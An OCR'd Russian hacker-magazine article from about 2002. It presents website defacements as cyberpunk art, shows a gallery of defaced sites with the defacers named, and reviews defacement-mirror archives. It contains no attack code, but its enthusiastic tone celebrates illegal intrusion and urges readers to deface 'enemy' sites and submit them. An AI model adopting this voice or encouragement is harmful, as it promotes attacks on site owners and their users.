Что есть киберпанковское искусство? Имхо, это дефейс. Никакие киберпанковские рассказы, альтернативно выглядящие сайты и прочее не могут сравниться с этой штукой по стилю и андерграундности. Давай же пройдемся по самым оригинальным, самым прикольным, веселым и необычным дефейсам за последнюю пару лет.

картинная галерея для киберпанков

mopy (mopy@xakep.ru)

КАК «ЧИТАТЬ» ДЕФЕЙС?
Многие перцы, в первый раз видящие дефейс, вообще не могут понять, что это такое. Несмотря на то, что большинство дефейсов схожи по структуре. Итак, какие общие вещи попадаются практически во всех дефейсах:

Admin – обращение к админу взломанного сайта. Чаще всего тут пишут о том, как был взломан сайтец. Но попадаются и такие крендели, которые матерят тут админа, сообщают ему, что он ламо и все такое. Также тут можно часто встретить фразу, говорящую админу, что никакая инфа не была уничтожена и что оригинальные исходники сайта лежат в такой-то дирректории.


Greetz – типа приветствия. Тут хацкеры перечисляют своих друганов либо просто чуваков, которых они уважают. Сюда же пихаются все названия всех дружественных хак-команд.

Fuckz – дисхонор. Противоположно по значению «Greetz». Чел может вписать сюда всех, кто его достал, вражеских перцев из конкурирующих групп и, самое главное, организации/людей, которые явились мотивом к совершению дефейса (например, ФСБ, правительство и тд.).
Owned by/Hacked by/Cracked by/was here – взломанно таким-то. Тут хацкер гордо пишет свой собственный ник и название команды, в которой он состоит. Кстати, «site owned by Hax0r» можно перевести как «сайт поимел Hax0r» :).

Thankz – благодарности. Иногда перемежается с «Greetz», но несет немного другое значение. Тут пишут благодарности тем, кто помогал (информацией, советами, физически) задефейсить сайт. Также в «Thankz» часто пишут благодарности тем, кто вдохновил цаксора на дефейс, например, своим девушкам ;).

For contacts – для связи. Хех, тут оставляют мыло для мата. Иногда оставляют аську, канал IRC и ссылку на хоумпаг хацкерской команды.

Вот, в принципе, и все. Зная это, можно разобраться практически в любом дефейсе. Несколько дефейсов мы разберем с тобой вместе, а дальше ты уже сам начнешь понимать, что и как. А если неохота вникать в суть каждого дефейса, просто наслаждайся красотой и юмором и киберпанковской атмосферой. Как я уже говорил, дефейс – это и есть киберпанковское искусство.
Начнем с самого простого. Взгляни на скриншот. **(Рис. 1. Дефейснут: www.mkphotography.com Дефейснул: Evil Angelica)** Прикольно? Да уж, тут разбирать собственно нечего – все и так понятно. Этот беспредел – дело рук





1


3


2


4





одного довольно авторитетного дефейсера, известного под ником Evil Angelica. Лично я сомневаюсь, что это девушка :), но буду говорить о дефейсере, как о девушке. Итак, Злобная Анжелика очень активна в своем творчестве – проделала огромное количество дефейсов, гораздо больше, чем многие дефейсмент-группы (а может Evil Angelica тоже дефейсмент-группа?). И по ее работам чувствуется, что это очень эмоциональное существо ;). Видимо, ее в очередной раз кто-то достал, что вылилось проблемами для админа сайта www.mkphotography.com :). Нефига оставлять дырки!!!

И сразу еще один дефейс от Злобной Анжелики. **(Рис. 2. Дефейснут: www.oldthorns.com Дефейснул: Evil Angelica** В центре странички вставлен мувик, действия происходящие в котором, ты можешь наблюдать на маленьких скриншотах. Цинично, зло и прикольно :). Так прикалывается Злобная Анжелика. Кстати, как видишь, она плевать хотела на такие общепринятые фишки, как обращение к админу и тп. Просто дефейсит и все.

Рис. 3. Дефейснут: www.technetservice.com Дефейснул: Evil Angelica)
Опять же Злобная Анжелика. Хоть ее дефейсов в нашем обзоре и так отбавляй, этот я обойти никак не мог. Ну что поделаешь, раз уж Evil Angelica делает такие прикольные дефейсы и в таком большом количестве, значит, она заслужила право на тотальное доминирование в обзоре самых оригинальных дефейсов :). Если ты не очень ладишь с фиглишем, перевожу: «Говорят, что если посадить бесконечное множество обезьян за клаву и позволить им бесконечно долго долбать по клавишам, рано или поздно они повторят труды Шекспира. Но почему-то забывают упомянуть, что в то же время около пятидесяти из обезьян сделают свой первый дефейс. Добро пожаловать в мой мир. EVIL ANGELICA – WEB-ОБЕЗЬЯНА. Хакинг за бананы».




Рис. 4. Дефейснут: www.txnd.uscourts.gov Дефейснул: Hi-Tech Hate)
B4dB0y и naDrol из группы Hi-Tech Hate хакнул сайт и посвятили этот дефейс своим любимым девушкам. B4dB0y в честь некой Симоны даже написал на весь инет: помни - Я БУДУ ЛЮБИТЬ ТЕБЯ ВСЕГДА. А интересно в этом дефейсе то, что он интерактивный: если навести мыша на картинку Hi-Tech Hate, весь сайт начинает сотрясаться, как во время землетрясения (JavaScript). Очень прикольно смотрится, чувствуется некая мощь.

Рис. 5. Дефейснут: www.fwb.tasc.com Дефейснул: Crookies)
Команда Crookies задефейсила www.fwb.tasc.com, чтоб позд-

11

12


13

14

равить с днем варенья некого EvilByte`a (еще один нашумевший дефейсер – мы с ним еще повстречаемся). Очень трогательно :)!

Рис. 6. Дефейснут: msrconf.microsoft.com/CMT/Дефейснул: flipz (судя по всему))
Save the world. Kill Bill. Спасите мир – убейте Билла :)))))).

Рис. 7.Дефейснут: magazine.gunstick.dk Дефейснул: NetCat from DarkCode)
А вот и, наконец, дефейс, который можно разбирать (это самое интересное, когда изучаешь дефейсы ;)). Смотри: «Netcat was Here» – означает, что сайт взломал Netcat. Чуть ниже то же самое, только с упоминание группы, в которой состоит этот самый Netcat – DarkCode. Далее идут «Greetz» и мыло – для связи. Короче, все очень просто и не так уж запутано. Дальше я не буду все так подробно расписывать и разбирать – разбирайся сам, приятель ;), ты ж не ламо какое-нибудь, в конце концов… Я буду просто приводить небольшие комментарии, если это ребуется. Смотри и наслаждайся.

Рис. 8. Дефейснут: ns2.rentaweb.co.za Дефейснул: EhW)
Прикольный дефейс, в оформлении которого заюзан ASCII-арт.

15

Рис. 9. Дефейснут: www.acidmoon.com/mirror.html)
Супер, чел заморочился с 3D!!!

Рис. 10. Дефейснут: www.boz.zm/mirror.html Дефейснул: Wuz)
Еще один ASCII. Обрати внимание – взломан национальный банк Зимбабве!


Рис. 11. Дефейснут: www.britishcouncil.org.tr Дефейснул: EvilByte)
Красиво. Сделал тот самый EvilByte, которого чуть выше поздравляли :).


Рис. 12. Дефейснут: www.jabberme.com Дефейснул: SynchrOnize of woot project

Рис. 13.Дефейснут: www.rondomagazin.de
Дефейснул: EhW

Рис. 14.Дефейснут: www.tecs.com.br
Дефейснул: Digital Wrapperz

Рис. 15.Дефейснут: www.mastersel.com.br
Мазафака! За что так мой любимый линукс!!?? Все-таки, все дефейсеры –


16



17

18

19

в своем роде сволочи (а вот этого не надо :)! – прим. ред.)! Ну ладно, BSD я тоже люблю....

Рис. 16. Дефейснут: www.arbour-ridge.bc.ca
Дефейснул: TeckLife

Рис. 17. Дефейснут: www.clubzonecentral.com
Дефейснул: 0xff Team

Люблю дефейсы, смотреть на которые и полезно и приятно :).

Рис. 18. Дефейснут: www.infogym.com
Дефейснул: HaxOrs Lab

Рис. 19. Дефейснут: mongbat.helsinki.fi
Дефейснул: Hacker Squad

А этот чувак, видимо, очень долго пытался задефейсить какой-то очень секюрный сайт. Замариновался...

ЗАЗЕРКАЛЬЕ ВЗЛОМОВ

обзор сайтов с мирорами дефейсов

Дефейс - штука рульная. Взломаешь, бывало, сайт, повесишь свое лого на индексе и бежишь друганам рассказывать, какой ты 31337-хакер :). А кореша, набрав вечерком урл похаченного ресурса, ничего и не заметят. Почему? Админы не всегда спят, они пробуждаются пару раз в сутки, чтобы привести сервак в порядок и снова в сон :). Но нам же нужна слава истинного взломщика. Выход прост - есть в нете сайты, которые по желанию хакеров сохраняют у себя мироры дефейсов. И подобные места интересны не только самим дефейсерам, но и простым смертным. Обзор таких сайтов мы и проведем - Spez поможет тебе определиться с тем, что есть кул и что есть нет.

Андрей Каролик (andrusha@sl.ru)

www.xakep.ru

А начнем мы наш обзор с всенародно любимого сайта хакер.ру. И не просто по той причине, что это мега-кул и форева, - тут и мироры дефейсов есть :). Чтобы до них добраться, иди в раздел Взлом/Deface, теперь ты на месте. Все предельно лаконично и информативно - число, адрес хакнутого сайта и непосредственно ссылка на зеркало взлома. К минусам можно отнести отсутствие дополнительных сведений о дефейсах - нет ни комментов, ни даже имен злобных исполнителей. Обновляется раздел регулярно, по 5-10 (тут уж от хацкеров зависит :)) новых взломов в сутки, перерывов больше чем на два дня (всем нужен отдых!) замечено не было. К сожалению, нет статистики по общему количеству дефейсов на сайте, а самостоятельно пересчитывать я поленился. Не хватает, имхо, фичи поиска, чтобы выводить инфу о похаченных сайтах за конкретный промежуток времени. Но тут уж все и от вас зависит, захотите подобных удобств - требуйте у редакции сайта, глядишь и сделают :). Понравился мне девиз раздела Deface: «Взломал - покажи народу!». Так что, если задефейсишь вражеский сайт, смело шли свою работу по адресу xa@real.xakep.ru - о твоих подвигах узнает вся Россия :). Теперь несколько выводов относительно сайта. Раздел Deface на хакер.ру - это раздел новостной, поэтому главная его задача - просто дать посетителям инфу о взломах, конкретно и без рассусоливаний. А уж если дефейс тебя интересует в подробностях - добро пожаловать на следующие ресурсы.


www.void.ru

Зайдя на этот сайт и кликнув своим мышастым другом по разделу с забавным названием «Трофеи и Чучела», я попал в... в лучшее Рунетовское хранилище мироров взломов. Вот тут все уже поставлено на более профессиональном уровне. Кроме обязательных пунктов - дата, урл сайта, зеркало взлома - на Void'е присутствует инфа о том, кто замутил дефейс, какой сервак подвергся унижению (IIS, Apache etc.) и какая на нем установлена ось (на серваке, не на хацкере :)). Все замечательно, только с последним пунктом облом - всюду стоит Unknown (а может это новая ось такая ;)), хотя создатели сайта утверждают, что версия ОС определяется стандартным методом nmap. Обновления выкладываются по мере поступления, количество дефейсов в сутки значительно варьируется - от одного до двадцати и даже больше. Очень порадовало то, что я не заметил и пустых дней - VOID'овцы работают, не отвлекаясь на всякие там weekend'ы и holidays'ы :). Впечатляюще выглядит общее количество архива «чучел» - 5545 штук, это вам не шутки. На сайте выложены дефейсы, сделанные начиная с 2000 года. Чтобы не заблудиться в зеркальных залежах и найти правильный путь, создатели раздела любезно предоставили на всеобщее юзанье функию просмотра архива за требуемый временной интервал. Я, по простоте душевной, решил окинуть все взломы разом, и настойчиво попросил показать мне ВСЕ в одном окошке - мой браузер печально взглянул на меня и повис. Не повторяй моих ошибок :). В общем и целом, сайт отменный. Для тех, кто всерьез интересуется дефейсами, но забугорные сайты не посещает по причине незнания никаких других языков, кроме русского-матерного - это самое подходящее место. Да и другим не помешает заходить на Void почаще.

taxidermia.void.ru

Еще один русский сайт с зеркалами дефейсов (правда, весь на аглицком). Очень даже неплохой на первый взгляд. Замечательное оформление, дизайнерские находки. На главной страницы мы видим таблицу: дата, зеркало дефейса сайта, автор, ОС сервера, http-daemon. Только в колонке ОС всюду стоит Анкноун (как и на самом Войде), а имен хацкеров нет вообще. Слева я заметил менюшку с полезными разделами: Поиск, Зал Стыда, Статистика по захватчикам, осям, серверам и доменам. Ух ты, вот это рулез однозначный - подумал я и попытался зайти в какой-нибудь дополнительный раздел. Облом - везде я попадал на одну и ту же страницу - главную. Спустя неделю попытку я повторил - результат тот же, ничего не работает. НО! Новые дефейсы появляются каждый день, в значительных размерах - значит сайт живет и развивается. Я не в курсе, что там с сайтом, но надеюсь, что или не все еще готово (и скоро будет), или идет переработка. Хотя есть повод думать, что, когда ты будешь читать эту статью, Taxidermia заработает на полную мощь. И тогда станет этот сайт, имхо, одним из лучших складов мироров, по крайней мере в Рунете. Заглядывай сюда почаще - будешь в ритме :)!

Кроме обязательных пунктов - дата, урл сайта, зеркало взлома - на Void'е присутствует инфа о том, кто замутил дефейс, какой сервак подвергся унижению (IIS, Apache etc.) и какая на нем установлена ось (на серваке, не на хацкере :)).



www.attrition.org

Обойти этот сайт стороной никак нельзя. К сожалению, он уже не обновляется, так как его создатели не в силах оказались заниматься размещением дефейсов, которые увеличивались с фантастической скоростью. Но Attrition's team были одними из первых, создавшими подобный ресурс. Поверь, посетить это место нужно в обязательном порядке. В архиве сайта свыше 20000 зеркал взломов. К дефейсам даны комменты: какая ось на сервере, какой айпишник у хакнутого сайта, дополнительная инфа по взлому, авторы хака. Сразу бросается в глаза оформление сайта - видно, что не 2002 год - отвыкли мы уже от такого немного. Черный фон, белый текст и ярко красные ссылки - зато заметишь все, что требуется. Не реализован поиск, что делает копание в архиве немного напряжным: сразу куда надо не зайдешь, придется клацать back or forward. На Attrition'е достаточно много статистических данных по дефейсам, причем статистика попадается очень полезная - например, сколько раз был поставлен на колени сайт NASA :). Присутствуют и другие сведения по взломам: различные статьи, разъяснения и тому по-

добное. В общем, серьезный подход к теме налицо. Но, повторяю, все портит то, что сам сайт приказал долго жить. Вся накопленная инфа осталась на Attrition'е, но будущего у этого проекта нет. Хотя, видел я где-то в пучине нета инфу о том, что собирается новая банда для возвращения сайта в real-life. Но слухами земля полнится, не стоит верить всему. А вывод будет таким - за свежими дефейсами на Attrition заходить бесполезно, но получить дополнительную инфу по взломам, покопаться в обширном архиве мироров, поюзать статистические данные ты можешь. И уже это здорово.

www.safemode.org

Парни из Safemode в свое время поняли, что потребность в стуктурированном архиве дефейсов существует, на одном Attrition'е далеко не уедешь. И забацали они довольно неплохой на тот период проект. Но на голом энтузиазме далеко не уедешь, да и злобных дефейсеров оказалось значительно больше, чем авторы сайта могли себе представить. В начале 2002 года Safemode's team официально объявили о прекращении поступления новых мироров, не выдержали напора. Спасибо, хоть накопленное сохранили :). Дизайном на этом месте и не пахнет (если только на главной паге), а это отпугнет многих любителей графических изысков. Но мне важнее контент - а с ним все в порядке. База на сайте осталась, база достаточно неплохая: зеркала взломов с марта 2000 по январь 2002 года. Теперь о недостатках - их тут тьма тьмущая. Кроме ссылок на разбитые по датам мироры дефейсов ты не найдешь ничего. Не, ну где-то занычена инфа по нескольким хаксорским командам, но не больше. Никаких дополнительных сведений, полное отсутствие даже необходимой статистики (о общем кол-ве взломов, например). Если это прокатывало раньше, то сейчас вряд ли кого заинтересует Safemode. Зато на сайте нас предупреждают, что все выложенные мироры защищены авторскими правами. Забавно, кого подобные мессаги останавливают :)? Вывод будет суровым. Safemode представляет собой ценность лишь в историческом плане, мол, был такой, рулил и потом умер. А для поиска прикольных дефейсов сюда идти не стоит, уж слишком все примитивно - за окном 21-й век как никак.

www.onething.com/archive

Этот сайт является скорее не архивом дефейсов, а местом, где можно найти ТОЛЬКО самые громкие взломы. Всего 57 мироров (с 96 по 99 годы), но они того стоят :). Действительно, веселое место. Самое рульное, что ко многим хакам прилагается небольшой дескрипшн, выполненный с чувством юмора. А какие тут сайты фигурируют в списке жертв: NASA, CIA, USArmy, Pentagon etc! Это тебе не пупкинскую хоумпагу дефейсить :). Обновления отсутствуют, нет статистики, поиска - все умещается на одной странице. Но минусом это не является, дефейсы на Onething.com и без того замечательны. Автор проекта заявил, что будет выкладывать стоящие мироры взломов по мере поступления - а с 1999 года уж точно были взломы, вызвавшие много шумихи вокруг них. Но то ли владелец забил на сайт, то ли что-то еще - туман неизвестности пока не рассеялся. Теперь чуть в сторону - знаете почему в 99 году задефейсили сайт Моники Левински? Нефиг было кричать на всю страну, что президентская жена сама не могла сделать ЭТО Клинтону :). Так что, кто дефейсом проникнулся недавно и не в курсе скандальных хаков, welcome на onething.com. Практически то же самое ты найдешь по адресу www.smarthack.com. Мироров там будет чуток поменьше, но дизайн на порядок лучше. Заходи, посвящайся, восхищайся и вперед дальше.

defaced.syners.org

Есть в сети архивы, на которых выложены дефейсы сайтов лишь какой-то конкретной страны с конкретным доменом. Конечно, на серьезный склад зеркал эти творения не претендуют, но интерес из себя представляют. Ведь гораздо удобнее, если ищешь дефейс сайта нужной страны, зайти на ресурс, где находятся взломы только требуемого домена, а не блуждать в лабиринтах огромных архивов. Для примера рассмотрим defaced.syners.org. Здесь лежат и ждут просмотра исключительно мироры хаков португальских сайтов с доменом .pt. Почему я выбрал именно Syners? Просто ребята показались мне наиболее перспективными. На сайте уже выдается инфа по названию операционки на ломаемых серваках, усиленно готовится статистический раздел, дополнительные материалы по дефейсу. Сами мироры представлены с ноября 2001 по июль 2002 года. Значит, сайт молодой и только-только набирает обороты. Общее количество дефейсов маловато (не считал), но ведь сайты с доменом .pt и не столь широко распространены, да и вообще мало их :). Са-

Теперь чуть в сторону - знаете почему в 99 году задефейсили сайт Моники Левински? Нефиг было кричать на всю страну, что президентская жена сама не могла сделать ЭТО Клинтону :).

мо собой, обновления выходят помесячно, а не ежедневно (по крайней мере, пока). Велика вероятность и того, что рано или не очень рано на Syners'е появятся разделы с дефейсами сайтов и других доменов. Но для этого нужны люди, разработчик проекта трудится в основном единолично. Так что, при желании, можешь замазаться и стать практически фаундером (одним из) defaced.syners.org. А всем остальным настоятельно рекомендую записать адрес этого сайта и зайти туда месяцев так через шесть, уверен, изменений будет много и все в лучшую сторону.

www.interrorem.com

Забрел я на этот сайт довольно случайно и тут же обратил внимание на раздел Defacements. Ништяк, это то, что нам как раз и надо. Зашел и увидел мессагу - за сегодняшний день у нас четыре дефейса. Чуть ниже была табличка с этими самыми дефейсами. Инфа дается следующая - что ломали, кто ломал, на какой оси и на каком http-демононенке (достаточно подробное описание) и, наконец, само зеркало взлома. Заценив дизайнерские творения хакеров, я обратил внимание на табличку вверху паги - в ней краткая статистическая информация по осям и веб-серверам, сайты на которых и дефейсили. Молодцы, дело похвальное. Присутствует две функции поиска - по заданному сайту и по точной дате. Последнее мне не совсем понравилось - выбирать можно только по конкретно-

му числу конкретного месяца и конкретного года. То есть, если хочешь заценить дефейсы за прошедший месяц, по очереди вбивай каждое его число - только так. А потом я и вовсе расстроился - в менюхе поиска стоит только 2001 год. Как же так? Ведь и сам сайт, в целом, обновляется и сейчас, и на входе в раздел мне заценили свежие взломы. Забыли 2002 год вставить или попросту перепутали 01 и 02? Не знаю - админам я отписал, но ответа так и не получил. Надеюсь, что к моменту выхода этого Спеца баг на Interrorem'е пофиксят, и все встанет на круги своя. К минусам можно также отнести отсутствие инфы об общем количестве дефейсов, наличие пустых дней, когда дефейсов вовсе нет. В целом - очень неплохо, но нужна срочная доработка, а то какие же из владельцев специалисты в сетевой безопасности, как они себя гордо именуют :)?.

По усредненным подсчетам - это примерно по 20 мироров за день. Само собой, обновления ежедневны, без перерывов и впечатляющи в своих количествах. Нашел я на сайте веселый график о численности дефейсов с января 98 по июль 02 (включительно).

defaced.alldas.org

Внимание, дамы и господа! Вашему вниманию представляется ЛУЧШЕЕ во всем огромном инете хранилище дефейсов (аплодисменты, плавно переходящие в овации). Сайт начинал работу в качестве преемника знаменитых safemode.org и attrition.org и теперь поднялся на недосягаемую высоту - конкурентоспособных аналогов пока не существует. Инфа по взломам дается в подробнейшем порядке - дата, адрес взломанного сайта, мирор дефейса, автор хака, сервачная ось, комменты (если есть), результаты nmap. Кроме и больше того, любому желающему и нежелающему доступны разделы статистики на любой вкус. Хочешь узнать, какие домены больше всего ломают - жми TLD Statistics; хочешь выяснить, кто и что дефейсил - тебе на Attacker Statistics; если интересуешься, какие серваковые операционки становятся жертвами злоумышленников - заходи на OS Statistics. Мне, по крайней мере, было очень любопытно узнать, что рунетовские сайты составили всего лишь 0,6% всех дефейсов в архиве (для сравнения - .com - 30%). Ах да, я ж еще не сказал про общее количество хранящихся на Alldas'е взломов. Поглубже вдохните - 33912 штук, начиная с января 1998 года. По усредненным подсчетам - это примерно по 20 мироров за день. Само собой, обновления ежедневны, без перерывов и впечатляющи в своих количествах. Нашел я 